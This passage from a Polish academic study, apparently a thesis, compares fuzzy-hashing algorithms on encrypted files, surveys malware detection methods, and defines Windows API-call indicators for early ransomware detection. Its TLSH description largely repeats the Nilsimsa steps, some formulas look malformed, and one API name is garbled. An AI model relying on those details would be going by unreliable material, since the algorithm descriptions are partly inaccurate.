- Funkcja skrótu dla trigramów - dla każdego trigramu t_i obliczana jest wartość funkcji $h(t_i)$:

$$h(t_i) = (\sum_{j=i}^{3} ord(T_j) * p_j)\ mod\ 256$$

  - $ord(T_j)$ - reprezentacja wartości znaku T_j (np. numeryczna wartość bajtu danych, wartość znaku w kodzie ASCII, itp.),
  - p_j - stała nadająca wagę pozycji znaku w trigramie, standardowo równe 1.

- Inicjalizacja tablicy stanu A (256 bajtów):

$$A_i = 0\ dla\ i = \overline{1, N-2}$$

- Aktualizacja tablicy stanu A:

$$A_{h(t_i)} = \begin{cases} A_{h(t_i)} + 1, gdy\ A_{h(t_i)} < 255 \\ 255, \quad gdy\ A_{h(t_i)} = 255 \end{cases} dla\ i = \overline{1, N-2}$$

- Obliczanie wartości granicznej W (pierwotna wersja algorytmu)

$$\mathrm{W} = \frac{\sum_{i=1}^{256} A_i}{256}$$

- Obliczanie skrótu S (256 bitów, 32 bajty):

$$S_{\mathrm{i}} = \begin{cases} 1 & gdy\ A_{h(t_i)} > \mathrm{W} \\ 0 & gdy\ A_{h(t_i)} \leq \mathrm{W} \end{cases} \quad dla\ i = \overline{1{,}256}$$

- Analiza podobieństwa danych poprzez porównanie ich skrótów S1 i S2:

$$\mathrm{DIFF} = \sum_{i=1}^{256} (S1_i \oplus S2_i) - 128$$

- Dla porównywanych skrótów $\mathrm{DIFF} \in \{-128, -127, \ldots, 0, \ldots, 127, 128\}$. Według pierwotnej wersji algorytmu Nilsimsa, porównywane dane możemy uznać

za podobne (będą modyfikacją tej samej wiadomości), gdy $\mathrm{DIFF} \geq 24$. Dla dwóch losowych 256-bitowych ciągów danych oczekiwana wartość $\mathrm{DIFF} = 0$.

VII.1.2 TLSH

TLSH[85] (Trend Micro Locality Sensitive Hash) to algorytm typu LSH służący do porównywania i identyfikowania podobieństwa między dokumentami lub danymi. To rozwiązanie opracowane przez firmę Trend Micro, jest szczególnie skoncentrowane na analizie dużej ilości danych, takich jak pliki logów, a także na wykrywaniu zmodyfikowanych dokumentów. TLSH stanowi część specyfikacji mechanizmu STIX[86]. Algorytm TLSH opiera się na tworzeniu skrótów danych, które można porównywać w celu oceny podobieństwa między plikami.

Argumentem funkcji TLSH jest ciąg danych (plik). Zwracaną wartością jest 35 bajtowy skrót. TLSH, podobnie jak Nilsimsa, działa korzystając z okna danych złożonego z pięciu znaków (bajtów). Na początku przetwarzania okno zaczyna się na pierwszym znaku (bajcie) przetwarzanych danych. W ramach kolejnych kroków okno to jest przesuwane co 1 znak (bajt), aż do przetworzenia wszystkich danych.

Przetwarzanie danych przez algorytm TLSH składa się z następujących kroków:

- Tokenizacja i trigramy - tekst wejściowy T, gdzie T_i to i-ty znak, o długości N, dzielony jest na nakładające się na siebie trigramy (sekwencje trzech znaków):

$$t_i = (T_i, T_{i+1}, T_{i+2}) dla\ i = \overline{1, N-2}$$

- Funkcja skrótu dla trigramów - dla każdego trigramu t_i obliczana jest wartość funkcji $h(t_i)$:

$$h(t_i) = (\sum_{j=i}^{3} ord(T_j) * p_j)\ mod\ 256$$

  - $ord(T_j)$ - reprezentacja wartości znaku T_j (np. numeryczna wartość bajtu danych, wartość znaku w kodzie ASCII, itp.),
  - p_j - stała nadająca wagę pozycji znaku w trigramie, standardowo równe 1.

[85] Jonathan Oliver, Chun Cheng, and Yanggui Chen, TLSH - A Locality Sensitive Hash. 4th Cybercrime and Trustworthy Computing Workshop, Sydney, November 2013.
[86] STIX Version 2.1, OASIS Standard, 10 June 2021, https://docs.oasis-open.org/cti/stix/v2.1/stix-v2.1.html.

- Inicjalizacja tablicy stanu A (256 bajtów):

$$A_i = 0 \; dla \; i = \overline{1, N-2}$$

- Aktualizacja tablicy stanu A:

$$A_{h(t_i)} = \begin{cases} A_{h(t_i)} + 1, gdy \; A_{h(t_i)} < 255 \\ 255, \quad gdy \; A_{h(t_i)} = 255 \end{cases} dla \; i = \overline{1, N-2}$$

- Obliczanie wartości kwantyli q_1, q_2, q_3:

$$75\% \; wartości \; w \; tablicy \; A \geq q_1$$
$$50\% \; wartości \; w \; tablicy \; A \geq q_2$$
$$25\% \; wartości \; w \; tablicy \; A \geq q_3$$

- Obliczanie wartości nagłówka skrótu S:

$$\mathrm{S}[1] = \mathrm{CHECKSUM(T) mod}\; 256$$
$$\mathrm{S}[2] = \log_2 \mathrm{N} \bmod 256$$
$$\mathrm{S}[3] = (((q_1 * 100/q_3) \bmod 16) << 4) \mid (((q_2 * 100/q_3) \bmod 16))$$

- Obliczanie wartości dalszej części skrótu S ($S_{a,b}$ oznacza wartość bitu numer a oraz b ze skrótu S):

$$S_{2*i,2*\mathrm{i}+\mathrm{i}} = 11 \quad \mathrm{dla\ i} = \overline{0{,}127}$$
$$S_{2*i,2*i+i} = \begin{cases} 00 & gdy \; A_i \leq q_1 \\ 01 & gdy \; A_i \leq q_2 \\ 10 & gdy \; A_i \leq q_3 \end{cases} \quad dla \; i = \overline{0{,}127}$$

- W algorytmie TSLH analiza podobieństwa wartości skrótów S1 i S2 polega na obliczeniu sumy odległości między częściami nagłówkowymi oraz dalszymi częściami obliczonych skrótów (aproksymowana wartość odległości Hamming'a). Obliczona wartość $\mathrm{DIFF} \geq 0$. Wartość 0 oznacza, że porównywane dane są identyczne (lub prawie identyczne). Im większa wartość DIFF, tym różnica pomiędzy porównywanymi sekwencjami danych jest większa.

VII.1.3 SSDEEP

SSDEEP[87] to algorytm używany do porównywania i identyfikowania podobieństwa między dwoma zestawami danych, często stosowane w analizie plików na potrzeby bezpieczeństwa informacji. To narzędzie jest szczególnie przydatne w wykrywaniu zmodyfikowanych lub podobnych plików oraz w zadaniach związanych z identyfikacją duplikatów. SSDEEP, znane

[87] ssdeep - https://ssdeep-project.github.io/ssdeep/

również jako spamsum, zostało stworzone przez Jesse Kornbluma[88], który jest ekspertem w dziedzinie informatyki śledczej. Jesse Kornblum jest znany wielu narzędzi związanych z analizą danych cyfrowych oraz bezpieczeństwem komputerowym.

Z technicznego punktu widzenia SSDEEP jest algorytmem, który do obliczenia skrótu korzysta z metody kontekstowo wyzwalanego haszowania fragmentarycznego w połączeniu z tradycyjnymi algorytmami haszującym - CTPH (context triggered piecewise hashes). Skróty zwracane przez SSDEEP czasami nazywane są też rozmytymi haszami. Najistotniejszą cechą koncepcji CTPH jest możliwości dopasowywania danych, które mają pewne homologie - identyczne sekwencji bajtów (bitów), pomiędzy którymi występują sekwencje danych różniących się zawartością lub długością.

W algorytmie SSDEEP analiza podobieństwa wartości skrótów S1 i S2 polega na obliczeniu sumy odległości między częściami nagłówkowymi oraz dalszymi częściami obliczonych skrótów (aproksymowana wartość odległości Hamming'a). Obliczona wartość $DIFF \in \{0,1,2,\ldots,99,100\}$. Wartość 100 oznacza, że porównywane dane są identyczne (lub prawie identyczne). Wartość 0 oznacza, że dane są całkowicie różne.

Algorytm SSDEEP stanowi część pakietu narzędziowego NSRL[89] publikowanego przez amerykańską agencję rządową NIST[90].

VII.1.4 LZJD

LZJD[91] (Locality-Sensitive Joint-Compression Distance) to algorytm do sprawdzania podobieństw między sekwencji danych. Został stworzony m.in. jako alternatywa dla funkcji SSDEEP. Jego oryginalnym przeznaczenie było wspomaganie analizy oprogramowania malware oraz informatyki śledczej. LZJD można zatem z powodzeniem wykorzystać do grupowania danych, poszukiwania danych zakazanych (z czarnych list), poszukiwania obiektów osadzonych w innych plikach (np. złośliwych skryptów oraz makr osadzonych w dokumentach).

[88] J. Kornblum, "Identifying Almost Identical Files Using Context Triggered Piecewise Hashing" in Proc. of the 6th Annual DFRWS, 2006, S91-S97. Elsevier.
[89] National Software Reference Library, NIST, https://www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl
[90] National Institute of Standards and Technology - https://www.nist.gov
[91] E. Raff, Ch. Nicholas, "Lempel-Ziv Jaccard Distance, an Effective Alternative to Ssdeep and Sdhash", Digital Investigation, Volume 24, March 2018, Pages 34-49, https://doi.org/10.1016/j.diin.2017.12.004

Autorzy LZJD w przedstawionej powyżej pracy twierdzą, że jest on lepszy np. od SSDEEP, ponieważ:

- Działa bardziej efektywnie, dlatego lepiej nadaje się do przetwarzania dużej ilości danych.
- Po drugie, wynik LZJD można w praktyce interpretować jako dolną granicę podobieństwa zawartości binarnej dwóch plików.
- LZJD lepiej dopasowuje fragmenty pliku do jego pliku źródłowego (tj. plik źródłowy otrzymuje najwyższy wynik dopasowania w porównaniu do wszystkich innych plików).

Głównymi krokami podstawowej wersji algorytmu LZJD są:

- $LZSet(b)$ - konwersja ciągu wejściowej b na zbiór podciągów S_b. Do konwersji używana jest uproszczona wersja algorytmu LZ77[92].

```
procedure LZSet(ciąg bajtów b)
    s = 0
    start = 0
    koniec = 1
    while koniec =< długość(b) do
        podciąg_b = b[start:koniec]
        if podciąg_b ∉ S_b then
            S_b = S_b ∪ {podciąg_b}
            start = koniec
        end if
        koniec = koniec + 1
    end while
    return S_b
end procedure
```

Kod źródłowy 10. Pseudo kod dla uproszczonej wersja algorytmu LZ77 używanej w LZJD

- $J(A,B)$ - obliczenie miary podobieństw pomiędzy zbiorami A i B (podobieństwo Jaccard'a):

$$J(A,B) = \frac{|A \cap B|}{|A \cup B|}$$

- $\mathrm{LZDJ(x,y)}$ - obliczenie odległości między ciągami bajtów x i y (odległość Lemple-Ziv Jaccard):

$$\mathrm{DIFF} = \mathrm{LZDJ(x,y)} = 1 - \mathrm{J(LZSet(x), LZSet(y))}$$

Celem optymalizacji ilości danych przechowywanych w pamięci (wyników $LZSet(b)$), implementacje LZJD korzystają z kompresji danych. Celem zwiększenia efektywności

[92] J. Ziv, A. Lempel, A universal algorithm for sequential data compression, IEEE Transactions on Information Theory 23 (3) (1977) 337–343, ISSN 0018-9448, doi:10:1109/TIT:1977:1055714,

wykonywanych obliczeń, implementacje LZJD aproksymują wartości miary podobieństwa $J(A,B)$. Do obu tych optymalizacji wykorzystywane są metody zwane min-hashing. Kroki algorytmu LZJD wyglądają wtedy następująco:

- $LZSet(b)$ - konwersja ciągu wejściowej b na zbiór podciągów S_b. Do konwersji używana jest uproszczona wersja algorytmu LZ77.
- Konwersja zawartości zbioru S_b (różnych podciągów ciągu wejściowego b) na liczby całkowite z wykorzystaniem funkcji skrótu $h(x)$. W wyniku otrzymujemy nowy zbiór liczb całkowitych C_b.
- Utworzenie zbioru C_b^k zawierającego k najmniejszych elementów zbioru C_b.
- $LZDJ_h(\mathrm{x},\mathrm{y})$ - aproksymacja odległości między ciągami bajtów x i y:

$$\mathrm{DIFF} = \mathrm{LZDJ}(\mathrm{x},\mathrm{y}) \approx LZDJ_h(\mathrm{x},\mathrm{y}) = 1 - \mathrm{J}(C_x^k, C_y^k)$$

Celem normalizacji wartości DIFF w stosunku do innych testowanych funkcji LSH, przedstawione w poniższych tabelach wartości DIFF dla funkcji LZDJ pomnożone zostały przez 100.

$$\mathrm{DIFF} = \mathrm{DIFF} * 100$$

Obliczona znormalizowana wartość $DIFF \in \{0,1,2,\ldots,99,100\}$. Wartość 100 oznacza, że porównywane dane są identyczne (lub prawie identyczne). Wartość 0 oznacza, że dane są całkowicie różne.

VII.2Wyniki testów

TYP PLIKU	Wielkość pliku	LZDJ	Nilsimsa	SSDEEP	TLSH	LZDJ	Nilsimsa	SSDEEP	TLSH	LZDJ	Nilsimsa	SSDEEP	TLSH	LZDJ	Nilsimsa	SSDEEP	TLSH
		Cały plik zaszyfrowany				Połowa pliku zaszyfrowana				Zaszyfrowany pierwszy MB				Zaszyfrowany ostatni MB			
XLS	< 1 MB	4	61	0	270	4	61	0	270	Nie dotyczy							
XLSX		13	51	0	226	13	51	0	226								
PDF		13	48	0	246	13	48	0	246								
PDF		13	47	0	276	13	47	0	276								
DOC		1	60	0	237	1	60	0	237								
DOCX		13	46	0	258	13	46	0	258								
PNG		13	52	0	282	13	52	0	282								
JPG		13	45	0	296	13	45	0	296								
EXE		9	67	0	324	9	67	0	324								
PPTX		17	74	0	276	17	74	0	273								
PDF	> 1 MB	13	45	0	290	13	45	0	290	13	45	0	290	68	87	80	91
MP3		16	74	0	350	16	74	0	350	16	74	0	350	68	87	88	50
MP4		6	53	0	216	6	53	0	216	6	53	0	216	82	100	97	123
JPG		13	64	0	326	13	64	0	326	13	64	0	326	68	79	83	65

TYP PLIKU	Wielkość pliku	LZDJ	Nilsimsa	SSDEEP	TLSH	LZDJ	Nilsimsa	SSDEEP	TLSH	LZDJ	Nilsimsa	SSDEEP	TLSH	LZDJ	Nilsimsa	SSDEEP	TLSH
		Cały plik zaszyfrowany				Połowa pliku zaszyfrowana				Zaszyfrowany pierwszy MB				Zaszyfrowany ostatni MB			
EXE		10	72	0	319	10	72	0	319	10	72	0	326	95	99	97	9

VIII Wybrane metody wykrywania złośliwego oprogramowania

Skuteczna detekcja złośliwego oprogramowania, z punktu widzenia użytkownika systemu komputerowego, stanowi kluczowy element zapewniający bezpieczeństwo jemu, jego danym oraz całemu ekosystemowi lokalnemu, w którym dany system komputerowy pracuje. Na rynku dostępnych jest bardzo wiele programów, których celem jest wykrywanie oraz neutralizowanie złośliwego oprogramowania. Zdecydowana większość z nich wykrywa złośliwe oprogramowanie korzystając z metod takich jak:

- Metoda analizy sygnatur.
- Metoda analizy zachowania.
- Metody heurystyczne.
- Modelowanie.
- Metody bazujące na uczeniu maszynowym oraz sztucznej inteligencji.

W niniejszym rozdziale opisane zostały główne idee oraz najważniejsze cechy charakterystyczne powyższych metod.

VIII.1 Metoda analizy sygnatur

Metoda analizy sygnatur (dopasowywania wzorców) jest od pewnego czasu jedną z najczęściej stosowanych metod wykrywania złośliwego oprogramowania[93]. Sygnatura to unikalna cecha każdego pliku, coś w rodzaju odcisku palca pliku wykonywalnego. Metoda analizy sygnatury wykorzystuje wzorce wyodrębnione na podstawie analizy różnych złośliwych programów. Te wzorce wykorzystywane są do ich identyfikacji. Metody wykrywania złośliwego oprogramowania bazujące na analizie sygnatur są bardziej wydajne i szybsze niż jakiekolwiek inne metody. Sygnatury (wzorce) są często wyodrębniane z zachowaniem szczególnej wrażliwości na unikalność danego oprogramowania, więc metody wykrywania, które wykorzystują taką sygnaturę charakteryzują się niskim poziom błędu (niewyrycia danego, wcześniej przeanalizowanego, złośliwego oprogramowania). Ten niewielki poziom błędu oraz duża szybkość działania sprawiają, że metoda ta jest głównym

[93] Z. Bazrafshan, H. Hashemi, S. M. H. Fard and A. Hamzeh, "A survey on heuristic malware detection techniques," The 5th Conference on Information and Knowledge Technology, Shiraz, 2013, pp. 113-120, doi: 10.1109/IKT.2013.6620049

sposobem wykrywania złośliwego oprogramowania używanym przez większość popularnego oprogramowania antywirusowego. Jednakże, metoda analizy sygnatur ma również bardzo poważną wadę – nie jest w stanie wykryć nieznanych wariantów złośliwego oprogramowania. Dodatkowo, metoda ta wymaga ciągłej aktualizacji bazy sygnatur (wzorców), przez co generuje duże koszty bieżącej obsługi produktów korzystających z niej. Brak aktualizacji bazy sygnatur skutkuje brakiem wykrywania nowych, znanych, wersji wirusów. Są to główne wady metody analizy sygnatur. Koleją wadą jest niska skuteczność wykrywania złośliwego oprogramowania, które mutują (modyfikują swoje kody binarne) podczas każdej infekcji (oprogramowanie polimorficzne i metamorficzne)[94].

Skuteczność działania metody analizy sygnatur zweryfikowana została w sposób doświadczalny m.in. przez Ömera Aslana[95]. Wykonał on porównanie statycznej analizy oprogramowania oraz popularnych skanerów antywirusowych w kontekście wykrywania złośliwego oprogramowania. W opracowaniu pokazał m.in., że w przypadku nieznanego złośliwego oprogramowania efektowność wykrywania przez popularne oprogramowanie antywirusowe gwałtownie spadła. W takim przypadku wskaźnik wykrywalności spadł z 79% do 56%, a wskaźnik dokładność z 80% do 65%. Wyniki te pokazują jednoznacznie, że oprogramowanie antywirusowe nie jest w stanie wykryć nieznanego złośliwego oprogramowania oraz nie jest skuteczne w przypadku ataków typu zero-day[96].

Główne zalety metody analizy sygnatur:

- Duża skuteczność wykrywania złośliwego oprogramowania, dla którego przygotowane zostały sygnatury (wzorce).
- Duża szybkość działania.

Główne wady metody analizy sygnatur:

- Niska skuteczność wykrywania nieznanych wcześniej wersji złośliwego oprogramowania.

[94] P. Berry, "Różnica między wirusem polimorficznym a wirusem metamorficznym", https://pl.strephonsays.com/difference-between-polymorphic-and-metamorphic-virus, (dostęp 02.2023)
[95] A. Ömer, "Performance Comparison of Static Malware Analysis Tools Versus Antivirus Scanners To Detect Malware", International Multidisciplinary Studies Congress (IMSC), Akdeniz University, Antalya, Turkey, 25-26 November 2017
[96] Zero-day (computing), Wikipedia, https://en.wikipedia.org/wiki/Zero-day_(computing), (dostęp 02.2023)

- Niska skuteczność wykrywania złośliwego oprogramowania korzystającego z technik mutowania kodu.
- Duże koszty prowadzenia oraz zarządzania aktualnością bazy sygnatur.

VIII.2 Metoda analizy zachowania (metoda behawioralna)

Metody behawioralne[97] wykrywania złośliwego oprogramowania polegają w głównej mierze na obserwacji oraz analizie zachowania procesów uruchomionych w systemie. Ta obserwacja oraz analiza mają za zadanie stwierdzić, czy dany proces może być częścią złośliwego oprogramowania czy też nie. Z uwagi na ten fakt, metody behawioralne charakteryzują się wyższą skutecznością wykrywania nieznanych wcześniej wersji złośliwego oprogramowania niż metody oparte o analizę sygnatur. Można je z powodzeniem również wykorzystywać do wykrywania złośliwego oprogramowania korzystającego z technik mutowania kodu. Wynika to z faktu, iż mutacja dotyczy kodu oprogramowania, a nie sposobu jego działania. Zachowanie to ma na celu ukrycie złośliwego oprogramowania przed wykryciem z wykorzystaniem metod analizy sygnatur. Dlatego też metoda analizy zachowania pomagają w wykrywaniu złośliwego oprogramowania, które nieustannie generuje nowe mutacje swojego kodu – wszystkie mutacje będą wykorzystywać zasoby systemowe i usługi w podobny sposób. System detekcji korzystający z metod analizy zachowania składał się z:

- Kolektora danych – komponent gromadzi dynamiczne/statyczne informacje o pliku wykonywalnym oraz uruchomionym procesie.
- Interpretera – komponent przetwarza informacje zebrane przez kolektor danych.
- Matcher'a – komponent porównuje wyniki przetworzonych danych przez interpreter ze wzorcami zachowań uznawanymi za szkodliwe.

Widzimy zatem, że metoda analizy zachowań również w swoim działaniu bazuje na wzorcach. W przeciwieństwie jednak do metody analizy sygnatur, metoda ta analizuje wzorce zachowań procesów, a nie wzorce ich kodu oraz struktury PE.

Istnieje wiele zachowań, które wskazują na potencjalne niebezpieczeństwo:

- Próby wykrycia przez proces działania w środowisku wirtualnym.

[97] Z. Bazrafshan, H. Hashemi, S. M. H. Fard and A. Hamzeh, "A survey on heuristic malware detection techniques," The 5th Conference on Information and Knowledge Technology, Shiraz, 2013, pp. 113-120, doi: 10.1109/IKT.2013.6620049

- Próby wykrycia przez proces działania w środowisku z nadzorowanym wykonaniem kodu (debugger).
- Próby wykrycia przez proces działania w środowisku izolowanym (sandbox).
- Próby wyłączania innych procesów systemowych.
- Próby wyłączania usług systemowych.
- Próby wyłączania mechanizmów systemowych (takich jak np. mechanizm UAC).
- Próby wyłączania programów antywirusowych oraz innych mechanizmów kontroli bezpieczeństwa.
- Próby modyfikacji konfiguracji uruchomieniowej lub innych plików inicjalizacyjnych w celu zmiany rozruchu systemu.
- Próby instalowania innego oprogramowania.
- Próby uruchamiania innego oprogramowania.
- Próby usuwania, zmieniania lub dodawania plików systemowych.
- Próby modyfikowania innych programów wykonywalnych.
- Próby nawiązania komunikacji sieciowej z zasobami uznanymi za potencjalnie szkodliwe.
- Próby szyfrowania plików.
- Próby dodawania, usuwania, modyfikowania kont użytkowników oraz ich ustawień.
- Próby wstrzykiwania kodu w inne procesy uruchomione w systemie.
- Próby korzystania z konsoli PowerShell lub terminala.

Do głównych wad metody behawioralnej należą:

- Brak możliwości analizy plików wykonywalnych (analiza dotyczy procesów uruchomionych w systemie).
- Przeważnie długi czas wykrywania aktywności złośliwego oprogramowania (zachowanie procesu musi zostać dopasowane do wzorca).
- Mała skuteczność w wykrywaniu ataków z wykorzystaniem metod typu zero-day (brak wzorca zachowań dla tego typu ataków).

Do głównych zalet metody behawioralnej należą:

- Wyższa skuteczność (w stosunku do metody analizy sygnatur) wykrywania aktywności złośliwego oprogramowania korzystającego z metod mutacji swojego kodu.

- Mniejsze koszty (w stosunku do metody analizy sygnatur) prowadzenia oraz zarządzania aktualnością bazy wzorców zachowań (przeważnie pojedynczy wzorzec jest w stanie wykryć wiele różnych wersji złośliwego oprogramowania).

VIII.3 Metoda heurystyczna

Metody heurystyczne[98] stanowią niejako połączenie idei metod analizy sygnatur oraz metod behawioralnych. W metodzie heurystycznej detektory wykorzystują cechy zarówno statycznych sygnatur (metoda analizy sygnatur), jak i wzorce behawioralne. Metody heurystyczne dodatkowo analizują m.in. używane operandy, importowane biblioteki DLL, itp. Co więcej, metoda heurystyczna może wykorzystywać algorytmy uczenia maszynowego do trenowania, testowania, klasyfikowania oraz wykrywania złośliwego oprogramowania. Metoda ta charakteryzuje się wyższym od poprzednich metod wskaźnikiem detekcji złośliwego oprogramowania typu zero-day. Przykład metody heurystycznej przedstawiony został m.in. przez Bazrafshana. Zaprezentowana heurystyczna metoda wykrywania korzystała ze wzorców przygotowanych przez algorytmy uczenia maszynowego. Algorytmy te analizowały następujące cechy złośliwego oprogramowania: wywołania API, CFG, N-gramy, kody opcode i cechy hybrydowe.

VIII.4 Modelowanie

Metoda modelowania do wykrywania złośliwego oprogramowania wykorzystuje ręcznie wyodrębniane cechy oraz grupy zachowań. Do ich opisu najczęściej stosuje się liniową logikę temporalną (LTL)[99]. Logika temporalna umożliwia rozważanie zależności czasowych bez wprowadzania czasu jednocześnie. Liniowa logika temporalna należy do najprostszych logik temporalnych. Do modelowania zachowań używa ona dyskretnego i liniowego modelu czasu. Zachowania złośliwego oprogramowania są tworzone poprzez analizę relacji przepływu jednego lub więcej wywołań systemowych. W analizie istotny element stanowią zachowania noszące własności takie jak ukrywanie, rozprzestrzenianie i wstrzykiwanie. Porównując te zachowania określa się, czy dany proces jest częścią złośliwego oprogramowania czy też nie. Na podstawie uzyskanych wyników analizy zachowań oraz logiki LTL, tworzy się formalny

[98] Z. Bazrafshan, H. Hashemi, S. M. H. Fard and A. Hamzeh, "A survey on heuristic malware detection techniques," The 5th Conference on Information and Knowledge Technology, Shiraz, 2013, pp. 113-120, doi: 10.1109/IKT.2013.6620049

[99] Logika temporalna, Wikipedia, https://pl.wikipedia.org/wiki/Logika_temporalna, (dostęp 02.2023)

model opisujący złośliwe oprogramowanie. Wykrywanie oparte na sprawdzaniu modeli charakteryzuje się, w stosunku do wcześniej opisywanych technik, większą skutecznością wykrywania nowych rodzajów złośliwego oprogramowania. Kinder at al. zaproponowali uniwersalną metodę wykrywania wzorców złośliwego kodu w plikach wykonywalnych poprzez sprawdzanie zgodności z modelem opisanym[100]. Wprowadzili oni język specyfikacji CTPL (computation tree predicate logic), który jest rozszerzeniem logiki CTL (computation tree logic)[101], oraz opisali algorytm weryfikacji zgodności z modelem. Według autorów, wyniki testów wykazały, że proponowana metoda może wykryć wiele wariantów złośliwego oprogramowania za pomocą pojedynczego modelu.

VIII.5 Metody bazujące na uczeniu maszynowym oraz sztucznej inteligencji

Metody bazujące na uczeniu maszynowym oraz sztucznej inteligencji są obecnie najaktywniej rozwijanymi technikami. Przykładowo głębokie uczenie maszynowe korzysta ze sztucznych sieci neuronowych (ANN)[102] i pozwala na naukę sieci bez nadzoru człowieka, czerpiąc wiedzę z danych, które są zarówno niestrukturalne oraz nieoznaczone. Głębokie uczenie maszynowe wykorzystuje się głównie do redukcji cech używanych w mechanizmach wykrywania złośliwego oprogramowania. Przykładowo, Berman[103] przedstawił kilka różnych sieci neuronowych, które zostały wykorzystywane do wykrywania złośliwego oprogramowania. Wśród nich były takie sieci jak głęboka sieć przekonań, rekurencyjna NN, konwolucyjna NN, Generative Adversarial Network, Recursive NN. Bernam do nauki wykorzystał różne otwarte zbiory danych zawierające od 2 000 do 4 000 000 plików.

W większości przypadków w metodach tego typu do wykrywania złośliwego oprogramowania wykorzystuje się różne rodzaje algorytmów uczenia maszynowego oraz sztucznej inteligencji. Algorytmy te używane są do klasyfikacji i wykrywania malware.

[100] J. Kinder, S. Katzenbeisser, C. Schallhart, and H. Veith, "Detecting malicious code by model checking," in Proc. Int. Conf. Detection Intrusions Malware, Vulnerability Assessment. Berlin, Germany: Springer, 2005
[101] Logika CTL, Wikipedia, https://pl.wikipedia.org/wiki/Logika_CTL, (dostęp 02.2023)
[102] Sztuczne sieci neuronowe, https://www.fuw.edu.pl/~durka/ksiazki/as/HTML/node42.html, (dostęp 02.2023)
[103] Berman, D.S.; Buczak, A.L.; Chavis, J.S.; Corbett, C.L. A Survey of Deep Learning Methods for Cyber Security. Information 2019, 10, 122.

IX Autorskie wskaźniki wykrywania aktywności ransomware

Na bazie przeprowadzonych w poprzednich rozdziałach analizach oraz uzyskanych wynikach badań, utworzone zostały wskaźniki, których celem jest wykrywanie aktywności oprogramowania typu ransomware na wczesnym etapie jego działania. Wskaźniki te zostały opisane w sposób wysokopoziomowy. Szczegóły techniczne oraz wstępne określenie samych poziomów weryfikacji określone zostały w kolejnych rozdziałach.

Dla każdego wskaźnika określone zostały następujące atrybuty:

- Nazwa wskaźnika.
- Bazowy mechanizm – nawiązanie do przeprowadzonej powyżej analizy.
- Idea działania – zakładany sposób działania.
- Poziom weryfikacji pozytywnej – poziom, dla którego proces uznawany jest za bezpieczny.
- Poziom weryfikacji negatywnej – poziom, dla którego proces uznawany jest niebezpieczny.
- Poziom ostrzegawczy – poziom, dla którego proces uznawany jest za potencjalnie niebezpieczny.

W ogólnym mechanizmie wykrywania aktywności oprogramowania typu ransomware poziom ostrzegawczy może pełnić bardzo ważną funkcję – może oznaczać miejsce graniczne od którego dany proces będzie podlegał poszerzonemu monitorowaniu oraz analizie. Dla procesów, dla których wskaźniki będą zwracały wartości poniżej poziomu ostrzegawczego (poziom weryfikacji pozytywnej), będzie można korzystać z podstawowych metod monitorowania oraz analizy. Taki podział pozwoli oszczędzić zasoby oraz poprawić komfort pracy użytkownika systemu komputerowego:

- Procesy, dla których wskaźniki są poniżej poziomu ostrzegawczego będą podlegały podstawowemu monitoringowi oraz analizie – generuje to małe obciążenie dla zasobów systemu komputerowego.
- Procesy, dla których wskaźniki przekroczą poziom ostrzegawczy będą podlegały rozszerzonemu monitoringowi oraz analizie – generuje to większe obciążenie dla zasobów systemu komputerowego.

Na potrzeby wczesnej detekcji oprogramowania typu ransomware utworzone zostały wskaźniki:

- Wskaźnik wykorzystania API kryptograficznego.
- Wskaźnik wykorzystania API plikowego.
- Wskaźnik wykorzystania API do obsługi wątków oraz procesów.
- Wskaźnik wykorzystania funkcji API do modyfikacji ustawień systemowych.
- Wskaźnik wykorzystania nietypowego API.
- Wskaźnik zmian losowości danych.
- Wskaźnik zmian klasy abstrakcji.
- Wskaźnik dostępu do pułapek honeypot.
- Wskaźnik zmian pułapek honeypot.

IX.1 Wskaźniki

IX.1.1 Wskaźnik wykorzystania API kryptograficznego

Nazwa wskaźnika	Wskaźnik wykorzystania API kryptograficznego
Bazowy mechanizm	Monitorowanie wywołań funkcji do obsługi operacji kryptograficznych udostępnianych przez API systemu Windows. Monitorowaniu powinny podlegać co najmniej wywołania: • CryptAcquireContextW • CryptDestroyKey • CryptDuplicateKey • CryptEncrypt • CryptExportKey • CryptGenKey • CryptImportKey • CryptReleaseContext • CryptSetKeyParam

Idea działania	Wskaźnik powinien monitorować sposób wykorzystania przez proces wskazanych powyżej wywołań funkcji API. Monitorowane powinny być m.in.: • Sumaryczna liczba wywołań danej funkcji. • Liczba wywołań danej funkcji w jednostce czasu. • Zależności czasowe pomiędzy wywołaniami. • Zależności logiczne pomiędzy wywołaniami.
Poziom weryfikacji pozytywnej	• Proces korzysta rzadko z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań nie przekracza poziomu ostrzegawczego. • Zależności czasowe pomiędzy wywołaniami nie przekraczają poziomu ostrzegawczego.
Poziom weryfikacji negatywnej	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom weryfikacji negatywnej. • Zależności czasowe pomiędzy wywołanymi przekraczają poziom weryfikacji negatywnej.
Poziom ostrzegawczy	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom ostrzegawczy. • Zależności czasowe pomiędzy wywołanymi przekraczają poziom ostrzegawczy.

IX.1.2 Wskaźnik wykorzystania API plikowego

Nazwa wskaźnika	Wskaźnik wykorzystania API plikowego
Bazowy mechanizm	Monitorowanie wywołań funkcji do obsługi operacji na plikach/wolumenach udostępnianych przez API systemu

	Windows. Monitorowaniu powinny podlegać co najmniej wywołania: • CopyFileW • CreateFileW • FindClose • FindFirstFileExW • FindFirstFileW • FindFirstVolumeW • FindNextFileW • FindNextVolumeW • FindVolumeClose • GetFileAttributesW • GetFileSizeEx • GetFileType • GetVolumeInformationW • GetVolumePathNamesForVolumeNameW • MoveFileExW • ReadFile • SetFileAttributesW • SetFilePointerEx • SetVolumeMountPointW • WriteFileCryptSetKeyParam
Idea działania	Wskaźnik powinien monitorować sposób wykorzystania przez proces wskazanych powyżej wywołań funkcji API. Monitorowane powinny być m.in.: • Sumaryczna liczba wywołań danej funkcji. • Liczba wywołań danej funkcji w jednostce czasu. • Zależności czasowe pomiędzy wywołaniami. • Zależności logiczne pomiędzy wywołaniami.

Poziom weryfikacji pozytywnej	• Proces korzysta rzadko z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań nie przekracza poziomu ostrzegawczego. • Zależności czasowe pomiędzy wywołaniami nie przekraczają poziomu ostrzegawczego.
